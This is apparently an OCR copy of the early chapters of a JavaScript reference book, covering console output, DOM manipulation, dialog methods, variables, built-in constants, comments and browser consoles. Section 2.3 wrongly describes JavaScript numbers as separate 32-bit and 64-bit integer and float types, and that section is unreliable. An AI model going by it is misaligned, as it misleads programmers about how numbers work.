# JavaScript®

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# Chapter 1: Getting started with JavaScript

| Version | Release Date |
|---|---|
| 1 | 1997-06-01 |
| 2 | 1998-06-01 |
| 3 | 1998-12-01 |
| E4X | 2004-06-01 |
| 5 | 2009-12-01 |
| 5.1 | 2011-06-01 |
| 6 | 2015-06-01 |
| 7 | 2016-06-14 |
| 8 | 2017-06-27 |

## Section 1.1: Using console.log()

**Introduction**

All modern web browsers, Node.js as well as almost every other JavaScript environments support writing messages to a console using a suite of logging methods. The most common of these methods is `console.log()`.


In a browser environment, the `console.log()` function is predominantly used for debugging purposes.

**Getting Started**

Open up the JavaScript Console in your browser, type the following, and press `Enter`:

```
console.log("Hello, World!");
```

This will log the following to the console:




In the example above, the `console.log()` function prints `Hello, World!` to the console and returns **`undefined`** (shown above in the console output window). This is because `console.log()` has no explicit *return value*.

**Logging variables**

`console.log()` can be used to log variables of any kind; not only strings. Just pass in the variable that you want to be displayed in the console, for example:

```
var foo = "bar";
console.log(foo);
```

This will log the following to the console:




If you want to log two or more values, simply separate them with commas. Spaces will be automatically added between each argument during concatenation:

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

This will log the following to the console:


```
> var thisVar = 'first value';
  var thatVar = 'second value';
  console.log("thisVar:", thisVar, "and thatVar:", thatVar);
  thisVar: first value and thatVar: second value
<· undefined
```

**Placeholders**

You can use `console.log()` in combination with placeholders:

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```

This will log the following to the console:




**Logging Objects**


Below we see the result of logging an object. This is often useful for logging JSON responses from API calls.

```
console.log({
    'Email': '',
    'Groups': {},
    'Id': 33,
    'IsHiddenInUI': false,
    'IsSiteAdmin': false,
    'LoginName': 'i:0#.w|virtualdomain\\user2',
    'PrincipalType': 1,
```


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```
    'Title': 'user2'
});
```

This will log the following to the console:




**Logging HTML elements**

You have the ability to log any element which exists within the *DOM*. In this case we log the body element:

```
console.log(document.body);
```

This will log the following to the console:




**End Note**

For more information on the capabilities of the console, see the Console topic.

# Section 1.2: Using the DOM API

DOM stands for **D**ocument **O**bject **M**odel. It is an object-oriented representation of structured documents like XML and HTML.

Setting the `textContent` property of an `Element` is one way to output text on a web page.

For example, consider the following HTML tag:

```
<p id="paragraph"></p>
```

To change its `textContent` property, we can run the following JavaScript:

```
document.getElementById("paragraph").textContent = "Hello, World";
```

This will select the element that with the id `paragraph` and set its text content to "Hello, World":

```
<p id="paragraph">Hello, World</p>
```

(See also this demo)

You can also use JavaScript to create a new HTML element programmatically. For example, consider an HTML document with the following body:

```
<body>
   <h1>Adding an element</h1>
</body>
```

In our JavaScript, we create a new **<p>** tag with a `textContent` property of and add it at the end of the html body:

```
var element = document.createElement('p');
element.textContent = "Hello, World";
document.body.appendChild(element); //add the newly created element to the DOM
```

That will change your HTML body to the following:

```
<body>
   <h1>Adding an element</h1>
   <p>Hello, World</p>
</body>
```

Note that in order to manipulate elements in the DOM using JavaScript, the JavaScript code must be run *after* the relevant element has been created in the document. This can be achieved by putting the JavaScript **<script>** tags *after* all of your other **<body>** content. Alternatively, you can also use an event listener to listen to eg. `window's onload event`, adding your code to that event listener will delay running your code until after the whole content on your page has been loaded.

A third way to make sure all your DOM has been loaded, is to wrap the DOM manipulation code with a timeout function of 0 ms. This way, this JavaScript code is re-queued at the end of the execution queue, which gives the browser a chance to finish doing some non-JavaScript things that have been waiting to finish before attending to this new piece of JavaScript.

## Section 1.3: Using window.alert()

The `alert` method displays a visual alert box on screen. The alert method parameter is displayed to the user in **plain** text:

```
window.alert(message);
```

Because `window` is the global object, you can call also use the following shorthand:


```
alert(message);
```

So what does `window.alert()` do? Well, let's take the following example:

```
alert('hello, world');
```


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In Chrome, that would produce a pop-up like this:




**Notes**

> The `alert` method is technically a property of `window` object, but since all `window` properties are automatically global variables, we can use `alert` as a global variable instead of as a property of `window` - meaning you can directly use `alert()` instead of `window.alert()`.

Unlike using `console.log`, `alert` acts as a modal prompt meaning that the code calling `alert` will pause until the prompt is answered. Traditionally this means that *no other JavaScript code will execute* until the alert is dismissed:

```
alert('Pause!');
console.log('Alert was dismissed');
```

However the specification actually allows other event-triggered code to continue to execute even though a modal dialog is still being shown. In such implementations, it is possible for other code to run while the modal dialog is being shown.

More information about usage of the `alert` method can be found in the modals prompts topic.

The use of alerts is usually discouraged in favour of other methods that do not block users from interacting with the page - in order to create a better user experience. Nevertheless, it can be useful for debugging.

Starting with Chrome 46.0, `window.alert()` is blocked inside an **`<iframe>`** unless its sandbox attribute has the value allow-modal.

## Section 1.4: Using window.prompt()

An easy way to get an input from a user is by using the `prompt()` method.


**Syntax**

```
prompt(text, [default]);
```

- **text**: The text displayed in the prompt box.
- **default**: A default value for the input field (optional).

**Examples**

```
var age = prompt("How old are you?");
console.log(age); // Prints the value inserted by the user
```




If the user clicks the `OK` button, the input value is returned. Otherwise, the method returns **`null`**.

The return value of `prompt` is always a string, unless the user clicks `Cancel`, in which that case it returns **`null`**. Safari is an exception in that when the user clicks Cancel, the function returns an empty string. From there, you can convert the return value to another type, such as an integer.

**Notes**

- While the prompt box is displayed, the user is prevented from accessing other parts of the page, since dialog boxes are modal windows.
- Starting with Chrome 46.0 this method is blocked inside an **`<iframe>`** unless its sandbox attribute has the value allow-modal.

## Section 1.5: Using window.confirm()

The `window.confirm()` method displays a modal dialog with an optional message and two buttons, OK and Cancel.

Now, let's take the following example:


```
result = window.confirm(message);
```

Here, **message** is the optional string to be displayed in the dialog and **result** is a boolean value indicating whether OK or Cancel was selected (true means OK).

`window.confirm()` is typically used to ask for user confirmation before doing a dangerous operation like deleting something in a Control Panel:

```
if(window.confirm("Are you sure you want to delete this?")) {
    deleteItem(itemId);
}
```

The output of that code would look like this in the browser:




If you need it for later use, you can simply store the result of the user's interaction in a variable:


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```
var deleteConfirm = window.confirm("Are you sure you want to delete this?");
```

**Notes**

- The argument is optional and not required by the specification.
- Dialog boxes are modal windows - they prevent the user from accessing the rest of the program's interface until the dialog box is closed. For this reason, you should not overuse any function that creates a dialog box (or modal window). And regardless, there are very good reasons to avoid using dialog boxes for confirmation.
- Starting with Chrome 46.0 this method is blocked inside an `<iframe>` unless its sandbox attribute has the value allow-modal.
- It is commonly accepted to call the confirm method with the window notation removed as the window object is always implicit. However, it is recommended to explicitly define the window object as expected behavior may change due to implementation at a lower scope level with similarly named methods.

# Section 1.6: Using the DOM API (with graphical text: Canvas, SVG, or image file)

**Using canvas elements**

HTML provides the canvas element for building raster-based images.

First build a canvas for holding image pixel information.

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

Then select a context for the canvas, in this case two-dimensional:

```
var ctx = canvas.getContext('2d');
```

Then set properties related to the text:

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

Then insert the `canvas` element into the page to take effect:

```
document.body.appendChild(canvas);
```

**Using SVG**

SVG is for building scalable vector-based graphics and can be used within HTML.

First create an SVG element container with dimensions:

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

Then build a `text` element with the desired positioning and font characteristics:

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
```

```
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

Then add the actual text to display to the `text`element:

```
text.textContent = 'Hello world!';
```

Finally add the `text` element to our `svg` container and add the `svg` container element to the HTML document:

```
svg.appendChild(text);
document.body.appendChild(svg);
```

**Image file**

If you already have an image file containing the desired text and have it placed on a server, you can add the URL of the image and then add the image to the document as follows:

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```


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# Chapter 2: JavaScript Variables

| | |
|---|---|
| **variable_name** | **{Required} The name of the variable: used when calling it.** |
| = | **[Optional]** Assignment (defining the variable) |
| value | **{Required when using Assignment}** The value of a variable **[default: undefined]** |

Variables are what make up most of JavaScript. These variables make up things from numbers to objects, which are all over JavaScript to make one's life much easier.

## Section 2.1: Defining a Variable

```
var myVariable = "This is a variable!";
```

This is an example of defining variables. This variable is called a "string" because it has ASCII characters (`A-Z`, `0-9`, `!@#$`, etc.)

## Section 2.2: Using a Variable

```
var number1 = 5;
number1 = 3;
```

Here, we defined a number called "number1" which was equal to 5. However, on the second line, we changed the value to 3. To show the value of a variable, we log it to the console or use `window.alert()`:

```
console.log(number1); // 3
window.alert(number1); // 3
```

To add, subtract, multiply, divide, etc., we do like so:

```
number1 = number1 + 5; // 3 + 5 = 8
number1 = number1 - 6; // 8 - 6 = 2
var number2 = number1 * 10; // 2 (times) 10 = 20
var number3 = number2 / number1; // 20 (divided by) 2 = 10;
```

We can also add strings which will concatenate them, or put them together. For example:

```
var myString = "I am a " + "string!"; // "I am a string!"
```

## Section 2.3: Types of Variables

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)
var myLong = 9310141419482; // 64-bit number (from -9,223,372,036,854,775,808 to
9,223,372,036,854,775,807)
var myFloat = 5.5; // 32-bit floating-point number (decimal)
var myDouble = 9310141419482.22; // 64-bit floating-point number

var myBoolean = true; // 1-bit true/false (0 or 1)
var myBoolean2 = false;

var myNotANumber = NaN;
var NaN_Example = 0/0; // NaN: Division by Zero is not possible

var notDefined; // undefined: we didn't define it to anything yet
window.alert(aRandomVariable); // undefined
```

```
var myNull = null; // null
// etc...
```

## Section 2.4: Arrays and Objects

```
var myArray = []; // empty array
```

An array is a set of variables. For example:

```
var favoriteFruits = ["apple", "orange", "strawberry"];
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];
var employees = ["Billy", "Bob", "Joe"];
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];
var randomVariables = [2, "any type works", undefined, null, true, 2.51];

myArray = ["zero", "one", "two"];
window.alert(myArray[0]); // 0 is the first element of an array
                          // in this case, the value would be "zero"
myArray = ["John Doe", "Billy"];
elementNumber = 1;

window.alert(myArray[elementNumber]); // Billy
```

An object is a group of values; unlike arrays, we can do something better than them:

```
myObject = {};
john = {firstname: "John", lastname: "Doe", fullname: "John Doe"};
billy = {
    firstname: "Billy",
    lastname: undefined,
    fullname: "Billy"
};
window.alert(john.fullname); // John Doe
window.alert(billy.firstname); // Billy
```

Rather than making an array `["John Doe", "Billy"]` and calling `myArray[0]`, we can just call `john.fullname` and `billy.fullname`.


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# Chapter 3: Built-in Constants

## Section 3.1: null

`null` is used for representing the intentional absence of an object value and is a primitive value. Unlike `undefined`, it is not a property of the global object.

It is equal to `undefined` but not identical to it.

```
null == undefined; // true
null === undefined; // false
```

**CAREFUL**: The `typeof null` is `'object'`.

```
typeof null; // 'object';
```

To properly check if a value is `null`, compare it with the strict equality operator

```
var a = null;

a === null; // true
```

## Section 3.2: Testing for NaN using isNaN()

`window.isNaN()`

The global function `isNaN()` can be used to check if a certain value or expression evaluates to `NaN`. This function (in short) first checks if the value is a number, if not tries to convert it (*), and then checks if the resulting value is `NaN`. For this reason, **this testing method may cause confusion**.

(*) The "conversion" method is not that simple, see ECMA-262 18.2.3 for a detailed explanation of the algorithm.

These examples will help you better understand the `isNaN()` behavior:

```
isNaN(NaN);          // true
isNaN(1);            // false: 1 is a number
isNaN(-2e-4);        // false: -2e-4 is a number (-0.0002) in scientific notation
isNaN(Infinity);     // false: Infinity is a number
isNaN(true);         // false: converted to 1, which is a number
isNaN(false);        // false: converted to 0, which is a number
isNaN(null);         // false: converted to 0, which is a number
isNaN("");           // false: converted to 0, which is a number
isNaN(" ");          // false: converted to 0, which is a number
isNaN("45.3");       // false: string representing a number, converted to 45.3
isNaN("1.2e3");      // false: string representing a number, converted to 1.2e3
isNaN("Infinity");   // false: string representing a number, converted to Infinity
isNaN(new Date);     // false: Date object, converted to milliseconds since epoch
isNaN("10$");        // true : conversion fails, the dollar sign is not a digit
isNaN("hello");      // true : conversion fails, no digits at all
isNaN(undefined);    // true : converted to NaN
isNaN();             // true : converted to NaN (implicitly undefined)
isNaN(function(){}); // true : conversion fails
isNaN({});           // true : conversion fails
isNaN([1, 2]);       // true : converted to "1, 2", which can't be converted to a number
```

This last one is a bit tricky: checking if an `Array` is `NaN`. To do this, the `Number()` constructor first converts the array

to a string, then to a number; this is the reason why `isNaN([])` and `isNaN([34])` both return **`false`**, but `isNaN([1, 2])` and `isNaN([true])` both return **`true`**: because they get converted to `""`, `"34"`, `"1,2"` and `"true"` respectively. In general, **an array is considered `NaN` by `isNaN()` unless it only holds one element whose string representation can be converted to a valid number**.

Version ≥ 6

**`Number.isNaN()`**

In ECMAScript 6, the `Number.isNaN()` function has been implemented primarily to avoid the problem of `window.isNaN()` of forcefully converting the parameter to a number. `Number.isNaN()`, indeed, **doesn't try to convert** the value to a number before testing. This also means that **only values of the type number, that are also `NaN`, return `true`** (which basically means only `Number.isNaN(NaN)`).

From ECMA-262 20.1.2.4:

> When the `Number.isNaN` is called with one argument `number`, the following steps are taken:
>
> 1. If Type(number) is not Number, return **`false`**.
> 2. If number is **`NaN`**, return **`true`**.
> 3. Otherwise, return **`false`**.

Some examples:

```
// The one and only
Number.isNaN(NaN);          // true

// Numbers
Number.isNaN(1);            // false
Number.isNaN(-2e-4);        // false
Number.isNaN(Infinity);     // false

// Values not of type number
Number.isNaN(true);         // false
Number.isNaN(false);        // false
Number.isNaN(null);         // false
Number.isNaN("");           // false
Number.isNaN(" ");          // false
Number.isNaN("45.3");       // false
Number.isNaN("1.2e3");      // false
Number.isNaN("Infinity");   // false
Number.isNaN(new Date);     // false
Number.isNaN("10$");        // false
Number.isNaN("hello");      // false
Number.isNaN(undefined);    // false
Number.isNaN();             // false
Number.isNaN(function(){}); // false
Number.isNaN({});           // false
Number.isNaN([]);           // false
Number.isNaN([1]);          // false
Number.isNaN([1, 2]);       // false
Number.isNaN([true]);       // false
```

# Section 3.3: NaN

**`NaN`** stands for "Not a Number." When a mathematical function or operation in JavaScript cannot return a specific number, it returns the value **`NaN`** instead.


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It is a property of the global object, and a reference to `Number.NaN`

```
window.hasOwnProperty('NaN'); // true
NaN; // NaN
```

Perhaps confusingly, `NaN` is still considered a number.

```
typeof NaN; // 'number'
```

Don't check for `NaN` using the equality operator. See `isNaN` instead.

```
NaN == NaN  // false
NaN === NaN // false
```

# Section 3.4: undefined and null

At first glance it may appear that `null` and `undefined` are basically the same, however there are subtle but important differences.

`undefined` is the absence of a value in the compiler, because where it should be a value, there hasn't been put one, like the case of an unassigned variable.

- `undefined` is a global value that represents the absence of an assigned value.
    - `typeof undefined === 'undefined'`
- `null` is an object that indicates that a variable has been explicitly assigned "no value".
    - `typeof null === 'object'`

Setting a variable to `undefined` means the variable effectively does not exist. Some processes, such as JSON serialization, may strip `undefined` properties from objects. In contrast, `null` properties indicate will be preserved so you can explicitly convey the concept of an "empty" property.

The following evaluate to `undefined`:

- A variable when it is declared but not assigned a value (i.e. defined)
    ```
    let foo;
    console.log('is undefined?', foo === undefined);
    // is undefined? true
    ```
- Accessing the value of a property that doesn't exist
    ```
    let foo = { a: 'a' };
    console.log('is undefined?', foo.b === undefined);
    // is undefined? true
    ```
- The return value of a function that doesn't return a value
    ```
    function foo() { return; }
    console.log('is undefined?', foo() === undefined);
    // is undefined? true
    ```
- The value of a function argument that is declared but has been omitted from the function call
    ```
    function foo(param) {
      console.log('is undefined?', param === undefined);
    }
    foo('a');
    foo();
    // is undefined? false
    // is undefined? true
    ```

**undefined** is also a property of the global `window` object.

```
// Only in browsers
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
```

Version < 5

Before ECMAScript 5 you could actually change the value of the `window.undefined` property to any other value potentially breaking everything.

## Section 3.5: Infinity and -Infinity

```
1 / 0; // Infinity
// Wait! WHAAAT?
```

**Infinity** is a property of the global object (therefore a global variable) that represents mathematical infinity. It is a reference to `Number.POSITIVE_INFINITY`

It is greater than any other value, and you can get it by dividing by 0 or by evaluating the expression of a number that's so big that overflows. This actually means there is no division by 0 errors in JavaScript, there is Infinity!

There is also `-Infinity` which is mathematical negative infinity, and it's lower than any other value.

To get `-Infinity` you negate `Infinity`, or get a reference to it in `Number.NEGATIVE_INFINITY`.

```
- (Infinity); // -Infinity
```

Now let's have some fun with examples:

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0 , yes there is a negative 0 in the language
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// Try your own!
```

## Section 3.6: Number constants

The `Number` constructor has some built in constants that can be useful

```
Number.MAX_VALUE;          // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER;   // 9007199254740991
```


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```
Number.MIN_VALUE;           // 5e-324
Number.MIN_SAFE_INTEGER;    // -9007199254740991

Number.EPSILON;             // 0.00000000000000022204460492503130

Number.POSITIVE_INFINITY;   // Infinity
Number.NEGATIVE_INFINITY;   // -Infinity

Number.NaN;                 // NaN
```

In many cases the various operators in JavaScript will break with values outside the range of (`Number.MIN_SAFE_INTEGER`, `Number.MAX_SAFE_INTEGER`)

Note that `Number.EPSILON` represents the different between one and the smallest `Number` greater than one, and thus the smallest possible difference between two different `Number` values. One reason to use this is due to the nature of how numbers are stored by JavaScript see Check the equality of two numbers

## Section 3.7: Operations that return NaN

Mathematical operations on values other than numbers return NaN.

```
"b" * 3
"cde" - "e"
[1, 2, 3] * 2
```

An exception: Single-number arrays.

```
[2] * [3]  // Returns 6
```

Also, remember that the `+` operator concatenates strings.

```
"a" + "b"  // Returns "ab"
```

Dividing zero by zero returns **`NaN`**.

```
0 / 0         // NaN
```

Note: In mathematics generally (unlike in JavaScript programming), dividing by zero is not possible.

## Section 3.8: Math library functions that return NaN

Generally, `Math` functions that are given non-numeric arguments will return NaN.

```
Math.floor("a")
```

The square root of a negative number returns NaN, because `Math.sqrt` does not support imaginary or complex numbers.

```
Math.sqrt(-1)
```

# Chapter 4: Comments

## Section 4.1: Using Comments

To add annotations, hints, or exclude some code from being executed JavaScript provides two ways of commenting code lines

**Single line Comment `//`**

Everything after the `//` until the end of the line is excluded from execution.

```
function elementAt( event ) {
  // Gets the element from Event coordinates
  return document.elementFromPoint(event.clientX, event.clientY);
}
// TODO: write more cool stuff!
```

**Multi-line Comment `/**/`**

Everything between the opening `/*` and the closing `*/` is excluded from execution, even if the opening and closing are on different lines.

```
/*
   Gets the element from Event coordinates.
   Use like:
   var clickedEl = someEl.addEventListener("click", elementAt, false);
*/
function elementAt( event ) {
  return document.elementFromPoint(event.clientX, event.clientY);
}
/* TODO: write more useful comments! */
```

## Section 4.2: Using HTML comments in JavaScript (Bad practice)

HTML comments (optionally preceded by whitespace) will cause code (on the same line) to be ignored by the browser also, though this is considered **bad practice**.

One-line comments with the HTML comment opening sequence (`<!--`):

> **Note:** the JavaScript interpreter ignores the closing characters of HTML comments (`-->`) here.

```
<!-- A single-line comment.
<!-- --> Identical to using `//` since
<!-- --> the closing `-->` is ignored.
```

This technique can be observed in legacy code to hide JavaScript from browsers that didn't support it:

```
<script type="text/javascript" language="JavaScript">
<!--
/* Arbitrary JavaScript code.
   Old browsers would treat
   it as HTML code. */
// -->
```


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```
</script>
```

An HTML closing comment can also be used in JavaScript (independent of an opening comment) at the beginning of a line (optionally preceded by whitespace) in which case it too causes the rest of the line to be ignored:

```
--> Unreachable JS code
```

These facts have also been exploited to allow a page to call itself first as HTML and secondly as JavaScript. For example:

```
<!--
self.postMessage('reached JS "file"');
/*
-->
<!DOCTYPE html>
<script>
var w1 = new Worker('#1');
w1.onmessage = function (e) {
    console.log(e.data); // 'reached JS "file"
};
</script>
<!--
*/
-->
```

When run a HTML, all the multiline text between the `<!--` and `-->` comments are ignored, so the JavaScript contained therein is ignored when run as HTML.

As JavaScript, however, while the lines beginning with `<!--` and `-->` are ignored, their effect is not to escape over *multiple* lines, so the lines following them (e.g., `self.postMessage(...)` will not be ignored when run as JavaScript, at least until they reach a *JavaScript* comment, marked by `/*` and `*/`. Such JavaScript comments are used in the above example to ignore the remaining *HTML* text (until the `-->` which is also ignored as JavaScript).

# Chapter 5: Console

The information displayed by a debugging/web console is made available through the multiple methods of the `console` Javascript object that can be consulted through `console.dir(console)`. Besides the `console.memory` property, the methods displayed are generally the following (taken from Chromium's output):

- assert
- clear
- count
- debug
- dir
- dirxml
- error
- group
- groupCollapsed
- groupEnd
- info
- log
- markTimeline
- profile
- profileEnd
- table
- time
- timeEnd
- timeStamp
- timeline
- timelineEnd
- trace
- warn

**Opening the Console**

In most current browsers, the JavaScript Console has been integrated as a tab within Developer Tools. The shortcut keys listed below will open Developer Tools, it might be necessary to switch to the right tab after that.

**Chrome**

Opening the "Console" panel of Chrome's **DevTools**:

- Windows / Linux: any of the following options.
  - `Ctrl` + `Shift` + `J`
  - `Ctrl` + `Shift` + `I`, then click on the "Web Console" tab **or** press `ESC` to toggle the console on and off
  - `F12`, then click on the "Console" tab **or** press `ESC` to toggle the console on and off
- Mac OS: `Cmd` + `Opt` + `J`

**Firefox**


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Opening the “Console” panel in Firefox’s **Developer Tools**:

- Windows / Linux: any of the following options.
  - `Ctrl` + `Shift` + `K`
  - `Ctrl` + `Shift` + `I`, then click on the “Web Console” tab **or** press `ESC` to toggle the console on and off
  - `F12`, then click on the “Web Console” tab **or** press `ESC` to toggle the console on and off
- Mac OS: `Cmd` + `Opt` + `K`

